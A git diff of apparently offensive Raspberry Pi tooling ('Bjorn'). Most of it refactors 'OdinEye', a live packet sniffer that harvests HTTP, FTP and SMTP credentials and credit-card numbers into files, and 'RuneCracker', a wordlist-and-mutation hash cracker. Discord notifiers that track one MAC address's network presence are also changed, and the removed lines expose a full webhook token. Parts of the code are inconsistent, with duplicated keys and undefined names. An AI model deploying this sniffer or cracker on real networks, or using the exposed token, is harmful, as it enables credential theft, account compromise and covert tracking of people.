||||
b_timeout = 600
|
||||
b_max_retries = 1
|
||||
b_stealth_level = 4 # Capturing is passive, but pyshark can be resource intensive
|
||||
b_risk_level = "low"
|
||||
b_enabled = 1
|
||||
b_tags = ["sniff", "pcap", "creds", "network"]
|
||||
b_category = "recon"
|
||||
b_name = "Odin Eye"
|
||||
b_description = (
|
||||
"Network traffic analyzer for capturing and analyzing data patterns and credentials.\n"
|
||||
"Requires: tshark (sudo apt install tshark) + pyshark (pip install pyshark)."
|
||||
)
|
||||
b_author = "Fabien / Cyberviking"
|
||||
b_version = "1.0.0"
|
||||
b_description = "Passive network analyzer that hunts for credentials and data patterns."
|
||||
b_author = "Bjorn Team"
|
||||
b_version = "2.0.1"
|
||||
b_icon = "OdinEye.png"
|
||||
|
||||
# Schéma d'arguments pour UI dynamique (clé == nom du flag sans '--')
|
||||
b_args = {
|
||||
"interface": {
|
||||
"type": "select", "label": "Network Interface",
|
||||
"choices": [], # <- Laisser vide: rempli dynamiquement par compute_dynamic_b_args(...)
|
||||
"type": "select",
|
||||
"label": "Network Interface",
|
||||
"choices": ["auto", "wlan0", "eth0"],
|
||||
"default": "auto",
|
||||
"help": "Interface à écouter. 'auto' tente de détecter l'interface par défaut." },
|
||||
"filter": {"type": "text", "label": "BPF Filter", "default": "(http or ftp or smtp or pop3 or imap or telnet) and not broadcast"},
|
||||
"output": {"type": "text", "label": "Output dir", "default": "/home/bjorn/Bjorn/data/output/packets"},
|
||||
"timeout": {"type": "number", "label": "Timeout (s)", "min": 10, "max": 36000, "step": 1, "default": 300},
|
||||
"max_packets": {"type": "number", "label": "Max packets", "min": 100, "max": 2000000, "step": 100, "default": 10000},
|
||||
"help": "Interface to listen on."
|
||||
},
|
||||
"filter": {
|
||||
"type": "text",
|
||||
"label": "BPF Filter",
|
||||
"default": "(http or ftp or smtp or pop3 or imap or telnet) and not broadcast"
|
||||
},
|
||||
"max_packets": {
|
||||
"type": "number",
|
||||
"label": "Max packets",
|
||||
"min": 100,
|
||||
"max": 100000,
|
||||
"step": 100,
|
||||
"default": 1000
|
||||
},
|
||||
"save_creds": {
|
||||
"type": "checkbox",
|
||||
"label": "Save Credentials",
|
||||
"default": True
|
||||
}
|
||||
}
|
||||
|
||||
# ----------------- Code d'analyse (ton code existant) -----------------------
|
||||
import os, json, pyshark, argparse, logging, re, threading, signal
|
||||
from datetime import datetime
|
||||
from collections import defaultdict
|
||||
|
||||
logging.basicConfig(level=logging.INFO, format='%(asctime)s - %(levelname)s - %(message)s')
|
||||
|
||||
DEFAULT_OUTPUT_DIR = "/home/bjorn/Bjorn/data/output/packets"
|
||||
DEFAULT_SETTINGS_DIR = "/home/bjorn/.settings_bjorn"
|
||||
SETTINGS_FILE = os.path.join(DEFAULT_SETTINGS_DIR, "odin_eye_settings.json")
|
||||
DEFAULT_FILTER = "(http or ftp or smtp or pop3 or imap or telnet) and not broadcast"
|
||||
|
||||
CREDENTIAL_PATTERNS = {
|
||||
'http': {
|
||||
'username': [r'username=([^&]+)', r'user=([^&]+)', r'login=([^&]+)'],
|
||||
@@ -120,297 +95,153 @@ CREDENTIAL_PATTERNS = {
|
||||
}
|
||||
|
||||
class OdinEye:
|
||||
def __init__(self, interface, capture_filter=DEFAULT_FILTER, output_dir=DEFAULT_OUTPUT_DIR,
|
||||
timeout=300, max_packets=10000):
|
||||
self.interface = interface
|
||||
self.capture_filter = capture_filter
|
||||
self.output_dir = output_dir
|
||||
self.timeout = timeout
|
||||
self.max_packets = max_packets
|
||||
def __init__(self, shared_data):
|
||||
self.shared_data = shared_data
|
||||
self.capture = None
|
||||
self.stop_capture = threading.Event()
|
||||
|
||||
self.stop_event = threading.Event()
|
||||
self.statistics = defaultdict(int)
|
||||
self.credentials = []
|
||||
self.interesting_patterns = []
|
||||
|
||||
self.credentials: List[Dict[str, Any]] = []
|
||||
self.lock = threading.Lock()
|
||||
|
||||
def process_packet(self, packet):
|
||||
"""Analyze a single packet for patterns and credentials."""
|
||||
try:
|
||||
with self.lock:
|
||||
self.statistics['total_packets'] += 1
|
||||
if hasattr(packet, 'highest_layer'):
|
||||
self.statistics[packet.highest_layer] += 1
|
||||
|
||||
if hasattr(packet, 'tcp'):
|
||||
self.analyze_tcp_packet(packet)
|
||||
except Exception as e:
|
||||
logging.error(f"Error processing packet: {e}")
|
||||
# HTTP
|
||||
if hasattr(packet, 'http'):
|
||||
self._analyze_http(packet)
|
||||
# FTP
|
||||
elif hasattr(packet, 'ftp'):
|
||||
self._analyze_ftp(packet)
|
||||
# SMTP
|
||||
elif hasattr(packet, 'smtp'):
|
||||
self._analyze_smtp(packet)
|
||||
|
||||
# Payload generic check
|
||||
if hasattr(packet.tcp, 'payload'):
|
||||
self._analyze_payload(packet.tcp.payload)
|
||||
|
||||
def analyze_tcp_packet(self, packet):
|
||||
try:
|
||||
if hasattr(packet, 'http'):
|
||||
self.analyze_http_packet(packet)
|
||||
elif hasattr(packet, 'ftp'):
|
||||
self.analyze_ftp_packet(packet)
|
||||
elif hasattr(packet, 'smtp'):
|
||||
self.analyze_smtp_packet(packet)
|
||||
if hasattr(packet.tcp, 'payload'):
|
||||
self.analyze_payload(packet.tcp.payload)
|
||||
except Exception as e:
|
||||
logging.error(f"Error analyzing TCP packet: {e}")
|
||||
logger.debug(f"Packet processing error: {e}")
|
||||
|
||||
def analyze_http_packet(self, packet):
|
||||
try:
|
||||
if hasattr(packet.http, 'request_uri'):
|
||||
for field in ['username', 'password']:
|
||||
for pattern in CREDENTIAL_PATTERNS['http'][field]:
|
||||
matches = re.findall(pattern, packet.http.request_uri)
|
||||
if matches:
|
||||
with self.lock:
|
||||
self.credentials.append({
|
||||
'protocol': 'HTTP',
|
||||
'type': field,
|
||||
'value': matches[0],
|
||||
'timestamp': datetime.now().isoformat(),
|
||||
'source': packet.ip.src if hasattr(packet, 'ip') else None
|
||||
})
|
||||
except Exception as e:
|
||||
logging.error(f"Error analyzing HTTP packet: {e}")
|
||||
def _analyze_http(self, packet):
|
||||
if hasattr(packet.http, 'request_uri'):
|
||||
uri = packet.http.request_uri
|
||||
for field in ['username', 'password']:
|
||||
for pattern in CREDENTIAL_PATTERNS['http'][field]:
|
||||
m = re.findall(pattern, uri, re.I)
|
||||
if m:
|
||||
self._add_cred('HTTP', field, m[0], getattr(packet.ip, 'src', 'unknown'))
|
||||
|
||||
def analyze_ftp_packet(self, packet):
|
||||
try:
|
||||
if hasattr(packet.ftp, 'request_command'):
|
||||
cmd = packet.ftp.request_command.upper()
|
||||
if cmd in ['USER', 'PASS']:
|
||||
with self.lock:
|
||||
self.credentials.append({
|
||||
'protocol': 'FTP',
|
||||
'type': 'username' if cmd == 'USER' else 'password',
|
||||
'value': packet.ftp.request_arg,
|
||||
'timestamp': datetime.now().isoformat(),
|
||||
'source': packet.ip.src if hasattr(packet, 'ip') else None
|
||||
})
|
||||
except Exception as e:
|
||||
logging.error(f"Error analyzing FTP packet: {e}")
|
||||
def _analyze_ftp(self, packet):
|
||||
if hasattr(packet.ftp, 'request_command'):
|
||||
cmd = packet.ftp.request_command.upper()
|
||||
if cmd in ['USER', 'PASS']:
|
||||
field = 'username' if cmd == 'USER' else 'password'
|
||||
self._add_cred('FTP', field, packet.ftp.request_arg, getattr(packet.ip, 'src', 'unknown'))
|
||||
|
||||
def analyze_smtp_packet(self, packet):
|
||||
try:
|
||||
if hasattr(packet.smtp, 'command_line'):
|
||||
for pattern in CREDENTIAL_PATTERNS['smtp']['auth']:
|
||||
matches = re.findall(pattern, packet.smtp.command_line)
|
||||
if matches:
|
||||
with self.lock:
|
||||
self.credentials.append({
|
||||
'protocol': 'SMTP',
|
||||
'type': 'auth',
|
||||
'value': matches[0],
|
||||
'timestamp': datetime.now().isoformat(),
|
||||
'source': packet.ip.src if hasattr(packet, 'ip') else None
|
||||
})
|
||||
except Exception as e:
|
||||
logging.error(f"Error analyzing SMTP packet: {e}")
|
||||
def _analyze_smtp(self, packet):
|
||||
if hasattr(packet.smtp, 'command_line'):
|
||||
line = packet.smtp.command_line
|
||||
for pattern in CREDENTIAL_PATTERNS['smtp']['auth']:
|
||||
m = re.findall(pattern, line, re.I)
|
||||
if m:
|
||||
self._add_cred('SMTP', 'auth', m[0], getattr(packet.ip, 'src', 'unknown'))
|
||||
|
||||
def analyze_payload(self, payload):
|
||||
def _analyze_payload(self, payload):
|
||||
patterns = {
|
||||
'email': r'[a-zA-Z0-9._%+-]+@[a-zA-Z0-9.-]+\.[a-zA-Z]{2,}',
|
||||
'credit_card': r'\b\d{4}[- ]?\d{4}[- ]?\d{4}[- ]?\d{4}\b',
|
||||
'ip_address': r'\b\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}\b'
|
||||
'credit_card': r'\b\d{4}[- ]?\d{4}[- ]?\d{4}[- ]?\d{4}\b'
|
||||
}
|
||||
for name, pattern in patterns.items():
|
||||
matches = re.findall(pattern, payload)
|
||||
if matches:
|
||||
with self.lock:
|
||||
self.interesting_patterns.append({
|
||||
'type': name,
|
||||
'value': matches[0],
|
||||
'timestamp': datetime.now().isoformat()
|
||||
})
|
||||
m = re.findall(pattern, payload)
|
||||
if m:
|
||||
self.shared_data.log_milestone(b_class, "PatternFound", f"{name} detected in traffic")
|
||||
|
||||
def _add_cred(self, proto, field, value, source):
|
||||
with self.lock:
|
||||
cred = {
|
||||
'protocol': proto,
|
||||
'type': field,
|
||||
'value': value,
|
||||
'timestamp': datetime.now().isoformat(),
|
||||
'source': source
|
||||
}
|
||||
if cred not in self.credentials:
|
||||
self.credentials.append(cred)
|
||||
logger.success(f"OdinEye: Credential found! [{proto}] {field}={value}")
|
||||
self.shared_data.log_milestone(b_class, "Credential", f"{proto} {field} captured")
|
||||
|
||||
def execute(self, ip, port, row, status_key) -> str:
|
||||
"""Standard entry point."""
|
||||
iface = getattr(self.shared_data, "odin_eye_interface", "auto")
|
||||
if iface == "auto":
|
||||
iface = None # pyshark handles None as default
|
||||
|
||||
bpf_filter = getattr(self.shared_data, "odin_eye_filter", b_args["filter"]["default"])
|
||||
max_pkts = int(getattr(self.shared_data, "odin_eye_max_packets", 1000))
|
||||
timeout = int(getattr(self.shared_data, "odin_eye_timeout", 300))
|
||||
output_dir = getattr(self.shared_data, "odin_eye_output", "/home/bjorn/Bjorn/data/output/packets")
|
||||
|
||||
logger.info(f"OdinEye: Starting capture on {iface or 'default'} (filter: {bpf_filter})")
|
||||
self.shared_data.log_milestone(b_class, "Startup", f"Sniffing on {iface or 'any'}")
|
||||
|
||||
def save_results(self):
|
||||
try:
|
||||
os.makedirs(self.output_dir, exist_ok=True)
|
||||
timestamp = datetime.now().strftime("%Y-%m-%d_%H-%M-%S")
|
||||
stats_file = os.path.join(self.output_dir, f"capture_stats_{timestamp}.json")
|
||||
with open(stats_file, 'w') as f:
|
||||
json.dump(dict(self.statistics), f, indent=4)
|
||||
if self.credentials:
|
||||
creds_file = os.path.join(self.output_dir, f"credentials_{timestamp}.json")
|
||||
with open(creds_file, 'w') as f:
|
||||
json.dump(self.credentials, f, indent=4)
|
||||
if self.interesting_patterns:
|
||||
patterns_file = os.path.join(self.output_dir, f"patterns_{timestamp}.json")
|
||||
with open(patterns_file, 'w') as f:
|
||||
json.dump(self.interesting_patterns, f, indent=4)
|
||||
logging.info(f"Results saved to {self.output_dir}")
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to save results: {e}")
|
||||
|
||||
def execute(self):
|
||||
try:
|
||||
# Timeout thread (inchangé) ...
|
||||
if self.timeout and self.timeout > 0:
|
||||
def _stop_after():
|
||||
self.stop_capture.wait(self.timeout)
|
||||
self.stop_capture.set()
|
||||
threading.Thread(target=_stop_after, daemon=True).start()
|
||||
|
||||
logging.info(...)
|
||||
|
||||
self.capture = pyshark.LiveCapture(interface=self.interface, bpf_filter=self.capture_filter)
|
||||
|
||||
# Interruption douce — SKIP si on tourne en mode importlib (thread)
|
||||
if os.environ.get("BJORN_EMBEDDED") != "1":
|
||||
try:
|
||||
signal.signal(signal.SIGINT, self.handle_interrupt)
|
||||
signal.signal(signal.SIGTERM, self.handle_interrupt)
|
||||
except Exception:
|
||||
# Ex: ValueError si pas dans le main thread
|
||||
pass
|
||||
|
||||
self.capture = pyshark.LiveCapture(interface=iface, bpf_filter=bpf_filter)
|
||||
|
||||
start_time = time.time()
|
||||
packet_count = 0
|
||||
|
||||
# Use sniff_continuously for real-time processing
|
||||
for packet in self.capture.sniff_continuously():
|
||||
if self.stop_capture.is_set() or self.statistics['total_packets'] >= self.max_packets:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
break
|
||||
|
||||
if time.time() - start_time > timeout:
|
||||
logger.info("OdinEye: Timeout reached.")
|
||||
break
|
||||
|
||||
packet_count += 1
|
||||
if packet_count >= max_pkts:
|
||||
logger.info("OdinEye: Max packets reached.")
|
||||
break
|
||||
|
||||
self.process_packet(packet)
|
||||
|
||||
# Periodic progress update (every 50 packets)
|
||||
if packet_count % 50 == 0:
|
||||
prog = int((packet_count / max_pkts) * 100)
|
||||
self.shared_data.bjorn_progress = f"{prog}%"
|
||||
self.shared_data.log_milestone(b_class, "Status", f"Captured {packet_count} packets")
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Capture error: {e}")
|
||||
logger.error(f"Capture error: {e}")
|
||||
self.shared_data.log_milestone(b_class, "Error", str(e))
|
||||
return "failed"
|
||||
finally:
|
||||
self.cleanup()
|
||||
if self.capture:
|
||||
try: self.capture.close()
|
||||
except: pass
|
||||
|
||||
# Save results
|
||||
if self.credentials or self.statistics['total_packets'] > 0:
|
||||
os.makedirs(output_dir, exist_ok=True)
|
||||
ts = datetime.now().strftime("%Y%m%d_%H%M%S")
|
||||
with open(os.path.join(output_dir, f"odin_recon_{ts}.json"), 'w') as f:
|
||||
json.dump({
|
||||
"stats": dict(self.statistics),
|
||||
"credentials": self.credentials
|
||||
}, f, indent=4)
|
||||
self.shared_data.log_milestone(b_class, "Complete", f"Capture finished. {len(self.credentials)} creds found.")
|
||||
|
||||
def handle_interrupt(self, signum, frame):
|
||||
self.stop_capture.set()
|
||||
|
||||
def cleanup(self):
|
||||
if self.capture:
|
||||
self.capture.close()
|
||||
self.save_results()
|
||||
logging.info("Capture completed")
|
||||
|
||||
def save_settings(interface, capture_filter, output_dir, timeout, max_packets):
|
||||
try:
|
||||
os.makedirs(DEFAULT_SETTINGS_DIR, exist_ok=True)
|
||||
settings = {
|
||||
"interface": interface,
|
||||
"capture_filter": capture_filter,
|
||||
"output_dir": output_dir,
|
||||
"timeout": timeout,
|
||||
"max_packets": max_packets
|
||||
}
|
||||
with open(SETTINGS_FILE, 'w') as f:
|
||||
json.dump(settings, f)
|
||||
logging.info(f"Settings saved to {SETTINGS_FILE}")
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to save settings: {e}")
|
||||
|
||||
def load_settings():
|
||||
if os.path.exists(SETTINGS_FILE):
|
||||
try:
|
||||
with open(SETTINGS_FILE, 'r') as f:
|
||||
return json.load(f)
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to load settings: {e}")
|
||||
return {}
|
||||
|
||||
def main():
|
||||
parser = argparse.ArgumentParser(description="OdinEye: network traffic analyzer & credential hunter")
|
||||
parser.add_argument("-i", "--interface", required=False, help="Network interface to monitor")
|
||||
parser.add_argument("-f", "--filter", default=DEFAULT_FILTER, help="BPF capture filter")
|
||||
parser.add_argument("-o", "--output", default=DEFAULT_OUTPUT_DIR, help="Output directory")
|
||||
parser.add_argument("-t", "--timeout", type=int, default=300, help="Capture timeout in seconds")
|
||||
parser.add_argument("-m", "--max-packets", type=int, default=10000, help="Maximum packets to capture")
|
||||
args = parser.parse_args()
|
||||
|
||||
settings = load_settings()
|
||||
interface = args.interface or settings.get("interface")
|
||||
capture_filter = args.filter or settings.get("capture_filter", DEFAULT_FILTER)
|
||||
output_dir = args.output or settings.get("output_dir", DEFAULT_OUTPUT_DIR)
|
||||
timeout = args.timeout or settings.get("timeout", 300)
|
||||
max_packets = args.max_packets or settings.get("max_packets", 10000)
|
||||
|
||||
if not interface:
|
||||
logging.error("Interface is required. Use -i or set it in settings")
|
||||
return
|
||||
|
||||
save_settings(interface, capture_filter, output_dir, timeout, max_packets)
|
||||
analyzer = OdinEye(interface, capture_filter, output_dir, timeout, max_packets)
|
||||
analyzer.execute()
|
||||
return "success"
|
||||
|
||||
if __name__ == "__main__":
|
||||
main()
|
||||
|
||||
|
||||
|
||||
|
||||
"""
|
||||
# action_template.py
|
||||
# Example template for a Bjorn action with Neo launcher support
|
||||
|
||||
# UI Metadata
|
||||
b_class = "MyAction"
|
||||
b_module = "my_action"
|
||||
b_enabled = 1
|
||||
b_action = "normal" # normal, aggressive, stealth
|
||||
b_description = "Description of what this action does"
|
||||
|
||||
# Arguments schema for UI
|
||||
b_args = {
|
||||
"target": {
|
||||
"type": "text",
|
||||
"label": "Target IP/Host",
|
||||
"default": "192.168.1.1",
|
||||
"placeholder": "Enter target",
|
||||
"help": "The target to scan"
|
||||
},
|
||||
"port": {
|
||||
"type": "number",
|
||||
"label": "Port",
|
||||
"default": 80,
|
||||
"min": 1,
|
||||
"max": 65535
|
||||
},
|
||||
"protocol": {
|
||||
"type": "select",
|
||||
"label": "Protocol",
|
||||
"choices": ["tcp", "udp"],
|
||||
"default": "tcp"
|
||||
},
|
||||
"verbose": {
|
||||
"type": "checkbox",
|
||||
"label": "Verbose output",
|
||||
"default": False
|
||||
},
|
||||
"timeout": {
|
||||
"type": "slider",
|
||||
"label": "Timeout (seconds)",
|
||||
"min": 10,
|
||||
"max": 300,
|
||||
"step": 10,
|
||||
"default": 60
|
||||
}
|
||||
}
|
||||
|
||||
def compute_dynamic_b_args(base: dict) -> dict:
|
||||
# Compute dynamic values at runtime
|
||||
return base
|
||||
|
||||
import argparse
|
||||
import sys
|
||||
|
||||
def main():
|
||||
parser = argparse.ArgumentParser(description=b_description)
|
||||
parser.add_argument('--target', default=b_args['target']['default'])
|
||||
parser.add_argument('--port', type=int, default=b_args['port']['default'])
|
||||
parser.add_argument('--protocol', choices=b_args['protocol']['choices'],
|
||||
default=b_args['protocol']['default'])
|
||||
parser.add_argument('--verbose', action='store_true')
|
||||
parser.add_argument('--timeout', type=int, default=b_args['timeout']['default'])
|
||||
|
||||
args = parser.parse_args()
|
||||
|
||||
# Your action logic here
|
||||
print(f"Starting action with target: {args.target}")
|
||||
# ...
|
||||
|
||||
if __name__ == "__main__":
|
||||
main()
|
||||
"""
|
||||
from init_shared import shared_data
|
||||
eye = OdinEye(shared_data)
|
||||
eye.execute("0.0.0.0", None, {}, "odin_eye")
|
||||
@@ -10,7 +10,8 @@ PresenceJoin — Sends a Discord webhook when the targeted host JOINS the networ
|
||||
import requests
|
||||
from typing import Optional
|
||||
import logging
|
||||
from datetime import datetime, timezone
|
||||
import datetime
|
||||
|
||||
from logger import Logger
|
||||
from shared import SharedData # only if executed directly for testing
|
||||
|
||||
@@ -29,19 +30,19 @@ b_rate_limit = None
|
||||
b_trigger = "on_join" # <-- Host JOINED the network (OFF -> ON since last scan)
|
||||
b_requires = {"any":[{"mac_is":"60:57:c8:51:63:fb"}]} # adapt as needed
|
||||
|
||||
# Replace with your webhook
|
||||
DISCORD_WEBHOOK_URL = "https://discordapp.com/api/webhooks/1416433823456956561/MYc2mHuqgK_U8tA96fs2_-S1NVchPzGOzan9EgLr4i8yOQa-3xJ6Z-vMejVrpPfC3OfD"
|
||||
DISCORD_WEBHOOK_URL = "" # Configure via shared_data or DB
|
||||
|
||||
class PresenceJoin:
|
||||
def __init__(self, shared_data):
|
||||
self.shared_data = shared_data
|
||||
|
||||
def _send(self, text: str) -> None:
|
||||
if not DISCORD_WEBHOOK_URL or "webhooks/" not in DISCORD_WEBHOOK_URL:
|
||||
url = getattr(self.shared_data, 'discord_webhook_url', None) or DISCORD_WEBHOOK_URL
|
||||
if not url or "webhooks/" not in url:
|
||||
logger.error("PresenceJoin: DISCORD_WEBHOOK_URL missing/invalid.")
|
||||
return
|
||||
try:
|
||||
r = requests.post(DISCORD_WEBHOOK_URL, json={"content": text}, timeout=6)
|
||||
r = requests.post(url, json={"content": text}, timeout=6)
|
||||
if r.status_code < 300:
|
||||
logger.info("PresenceJoin: webhook sent.")
|
||||
else:
|
||||
@@ -61,7 +62,8 @@ class PresenceJoin:
|
||||
ip_s = (ip or (row.get("IPs") or "").split(";")[0] or "").strip()
|
||||
|
||||
# Add timestamp in UTC
|
||||
timestamp = datetime.now(timezone.utc).strftime("%Y-%m-%d %H:%M:%S UTC")
|
||||
timestamp = datetime.datetime.now(datetime.timezone.utc).strftime("%Y-%m-%d %H:%M:%S UTC")
|
||||
|
||||
|
||||
msg = f"✅ **Presence detected**\n"
|
||||
msg += f"- Host: {host or 'unknown'}\n"
|
||||
|
||||
@@ -10,7 +10,8 @@ PresenceLeave — Sends a Discord webhook when the targeted host LEAVES the netw
|
||||
import requests
|
||||
from typing import Optional
|
||||
import logging
|
||||
from datetime import datetime, timezone
|
||||
import datetime
|
||||
|
||||
from logger import Logger
|
||||
from shared import SharedData # only if executed directly for testing
|
||||
|
||||
@@ -30,19 +31,19 @@ b_trigger = "on_leave" # <-- Host LEFT the network (ON -> OFF since last
|
||||
b_requires = {"any":[{"mac_is":"60:57:c8:51:63:fb"}]} # adapt as needed
|
||||
b_enabled = 1
|
||||
|
||||
# Replace with your webhook (can reuse the same as PresenceJoin)
|
||||
DISCORD_WEBHOOK_URL = "https://discordapp.com/api/webhooks/1416433823456956561/MYc2mHuqgK_U8tA96fs2_-S1NVchPzGOzan9EgLr4i8yOQa-3xJ6Z-vMejVrpPfC3OfD"
|
||||
DISCORD_WEBHOOK_URL = "" # Configure via shared_data or DB
|
||||
|
||||
class PresenceLeave:
|
||||
def __init__(self, shared_data):
|
||||
self.shared_data = shared_data
|
||||
|
||||
def _send(self, text: str) -> None:
|
||||
if not DISCORD_WEBHOOK_URL or "webhooks/" not in DISCORD_WEBHOOK_URL:
|
||||
url = getattr(self.shared_data, 'discord_webhook_url', None) or DISCORD_WEBHOOK_URL
|
||||
if not url or "webhooks/" not in url:
|
||||
logger.error("PresenceLeave: DISCORD_WEBHOOK_URL missing/invalid.")
|
||||
return
|
||||
try:
|
||||
r = requests.post(DISCORD_WEBHOOK_URL, json={"content": text}, timeout=6)
|
||||
r = requests.post(url, json={"content": text}, timeout=6)
|
||||
if r.status_code < 300:
|
||||
logger.info("PresenceLeave: webhook sent.")
|
||||
else:
|
||||
@@ -61,7 +62,8 @@ class PresenceLeave:
|
||||
ip_s = (ip or (row.get("IPs") or "").split(";")[0] or "").strip()
|
||||
|
||||
# Add timestamp in UTC
|
||||
timestamp = datetime.now(timezone.utc).strftime("%Y-%m-%d %H:%M:%S UTC")
|
||||
timestamp = datetime.datetime.now(datetime.timezone.utc).strftime("%Y-%m-%d %H:%M:%S UTC")
|
||||
|
||||
|
||||
msg = f"❌ **Presence lost**\n"
|
||||
msg += f"- Host: {host or 'unknown'}\n"
|
||||
|
||||
@@ -1,35 +1,52 @@
|
||||
# Advanced password cracker supporting multiple hash formats and attack methods.
|
||||
# Saves settings in `/home/bjorn/.settings_bjorn/rune_cracker_settings.json`.
|
||||
# Automatically loads saved settings if arguments are not provided.
|
||||
# -i, --input Input file containing hashes to crack.
|
||||
# -w, --wordlist Path to password wordlist (default: built-in list).
|
||||
# -r, --rules Path to rules file for mutations (default: built-in rules).
|
||||
# -t, --type Hash type (md5, sha1, sha256, sha512, ntlm).
|
||||
# -o, --output Output directory (default: /home/bjorn/Bjorn/data/output/hashes).
|
||||
#!/usr/bin/env python3
|
||||
# -*- coding: utf-8 -*-
|
||||
"""
|
||||
rune_cracker.py -- Advanced password cracker for BJORN.
|
||||
Supports multiple hash formats and uses bruteforce_common for progress tracking.
|
||||
Optimized for Pi Zero 2 (limited CPU/RAM).
|
||||
"""
|
||||
|
||||
import os
|
||||
import json
|
||||
import hashlib
|
||||
import argparse
|
||||
from datetime import datetime
|
||||
import logging
|
||||
import threading
|
||||
from concurrent.futures import ThreadPoolExecutor
|
||||
import itertools
|
||||
import re
|
||||
import threading
|
||||
import time
|
||||
from datetime import datetime
|
||||
|
||||
|
||||
from concurrent.futures import ThreadPoolExecutor
|
||||
from typing import Any, Dict, List, Optional, Set
|
||||
|
||||
from logger import Logger
|
||||
from actions.bruteforce_common import ProgressTracker, merged_password_plan
|
||||
|
||||
logger = Logger(name="rune_cracker.py")
|
||||
|
||||
# -------------------- Action metadata --------------------
|
||||
b_class = "RuneCracker"
|
||||
b_module = "rune_cracker"
|
||||
b_enabled = 0
|
||||
|
||||
# Configure logging
|
||||
logging.basicConfig(level=logging.INFO, format='%(asctime)s - %(levelname)s - %(message)s')
|
||||
|
||||
# Default settings
|
||||
DEFAULT_OUTPUT_DIR = "/home/bjorn/Bjorn/data/output/hashes"
|
||||
DEFAULT_SETTINGS_DIR = "/home/bjorn/.settings_bjorn"
|
||||
SETTINGS_FILE = os.path.join(DEFAULT_SETTINGS_DIR, "rune_cracker_settings.json")
|
||||
b_status = "rune_cracker"
|
||||
b_port = None
|
||||
b_service = "[]"
|
||||
b_trigger = "on_start"
|
||||
b_parent = None
|
||||
b_action = "normal"
|
||||
b_priority = 40
|
||||
b_cooldown = 0
|
||||
b_rate_limit = None
|
||||
b_timeout = 600
|
||||
b_max_retries = 1
|
||||
b_stealth_level = 10 # Local cracking is stealthy
|
||||
b_risk_level = "low"
|
||||
b_enabled = 1
|
||||
b_tags = ["crack", "hash", "bruteforce", "local"]
|
||||
b_category = "exploitation"
|
||||
b_name = "Rune Cracker"
|
||||
b_description = "Advanced password cracker with mutation rules and progress tracking."
|
||||
b_author = "Bjorn Team"
|
||||
b_version = "2.1.0"
|
||||
b_icon = "RuneCracker.png"
|
||||
|
||||
# Supported hash types and their patterns
|
||||
HASH_PATTERNS = {
|
||||
@@ -40,226 +57,153 @@ HASH_PATTERNS = {
|
||||
'ntlm': r'^[a-fA-F0-9]{32}$'
|
||||
}
|
||||
|
||||
|
||||
class RuneCracker:
|
||||
def __init__(self, input_file, wordlist=None, rules=None, hash_type=None, output_dir=DEFAULT_OUTPUT_DIR):
|
||||
self.input_file = input_file
|
||||
self.wordlist = wordlist
|
||||
self.rules = rules
|
||||
self.hash_type = hash_type
|
||||
self.output_dir = output_dir
|
||||
|
||||
self.hashes = set()
|
||||
self.cracked = {}
|
||||
def __init__(self, shared_data):
|
||||
self.shared_data = shared_data
|
||||
self.hashes: Set[str] = set()
|
||||
self.cracked: Dict[str, Dict[str, Any]] = {}
|
||||
self.lock = threading.Lock()
|
||||
self.hash_type: Optional[str] = None
|
||||
|
||||
# Load mutation rules
|
||||
self.mutation_rules = self.load_rules()
|
||||
|
||||
def load_hashes(self):
|
||||
"""Load hashes from input file and validate format."""
|
||||
try:
|
||||
with open(self.input_file, 'r') as f:
|
||||
for line in f:
|
||||
hash_value = line.strip()
|
||||
if self.hash_type:
|
||||
if re.match(HASH_PATTERNS[self.hash_type], hash_value):
|
||||
self.hashes.add(hash_value)
|
||||
else:
|
||||
# Try to auto-detect hash type
|
||||
for h_type, pattern in HASH_PATTERNS.items():
|
||||
if re.match(pattern, hash_value):
|
||||
self.hashes.add(hash_value)
|
||||
break
|
||||
|
||||
logging.info(f"Loaded {len(self.hashes)} valid hashes")
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Error loading hashes: {e}")
|
||||
|
||||
def load_wordlist(self):
|
||||
"""Load password wordlist."""
|
||||
if self.wordlist and os.path.exists(self.wordlist):
|
||||
with open(self.wordlist, 'r', errors='ignore') as f:
|
||||
return [line.strip() for line in f if line.strip()]
|
||||
return ['password', 'admin', '123456', 'qwerty', 'letmein']
|
||||
|
||||
def load_rules(self):
|
||||
"""Load mutation rules."""
|
||||
if self.rules and os.path.exists(self.rules):
|
||||
with open(self.rules, 'r') as f:
|
||||
return [line.strip() for line in f if line.strip() and not line.startswith('#')]
|
||||
return [
|
||||
'capitalize',
|
||||
'lowercase',
|
||||
'uppercase',
|
||||
'l33t',
|
||||
'append_numbers',
|
||||
'prepend_numbers',
|
||||
'toggle_case'
|
||||
]
|
||||
|
||||
def apply_mutations(self, word):
|
||||
"""Apply various mutation rules to a word."""
|
||||
mutations = set([word])
|
||||
# Performance tuning for Pi Zero 2
|
||||
self.max_workers = int(getattr(shared_data, "rune_cracker_workers", 4))
|
||||
|
||||
for rule in self.mutation_rules:
|
||||
if rule == 'capitalize':
|
||||
mutations.add(word.capitalize())
|
||||
elif rule == 'lowercase':
|
||||
mutations.add(word.lower())
|
||||
elif rule == 'uppercase':
|
||||
mutations.add(word.upper())
|
||||
elif rule == 'l33t':
|
||||
mutations.add(word.replace('a', '@').replace('e', '3').replace('i', '1')
|
||||
.replace('o', '0').replace('s', '5'))
|
||||
elif rule == 'append_numbers':
|
||||
mutations.update(word + str(n) for n in range(100))
|
||||
elif rule == 'prepend_numbers':
|
||||
mutations.update(str(n) + word for n in range(100))
|
||||
elif rule == 'toggle_case':
|
||||
mutations.add(''.join(c.upper() if i % 2 else c.lower()
|
||||
for i, c in enumerate(word)))
|
||||
|
||||
return mutations
|
||||
|
||||
def hash_password(self, password, hash_type):
|
||||
def _hash_password(self, password: str, h_type: str) -> Optional[str]:
|
||||
"""Generate hash for a password using specified algorithm."""
|
||||
if hash_type == 'md5':
|
||||
return hashlib.md5(password.encode()).hexdigest()
|
||||
elif hash_type == 'sha1':
|
||||
return hashlib.sha1(password.encode()).hexdigest()
|
||||
elif hash_type == 'sha256':
|
||||
return hashlib.sha256(password.encode()).hexdigest()
|
||||
elif hash_type == 'sha512':
|
||||
return hashlib.sha512(password.encode()).hexdigest()
|
||||
elif hash_type == 'ntlm':
|
||||
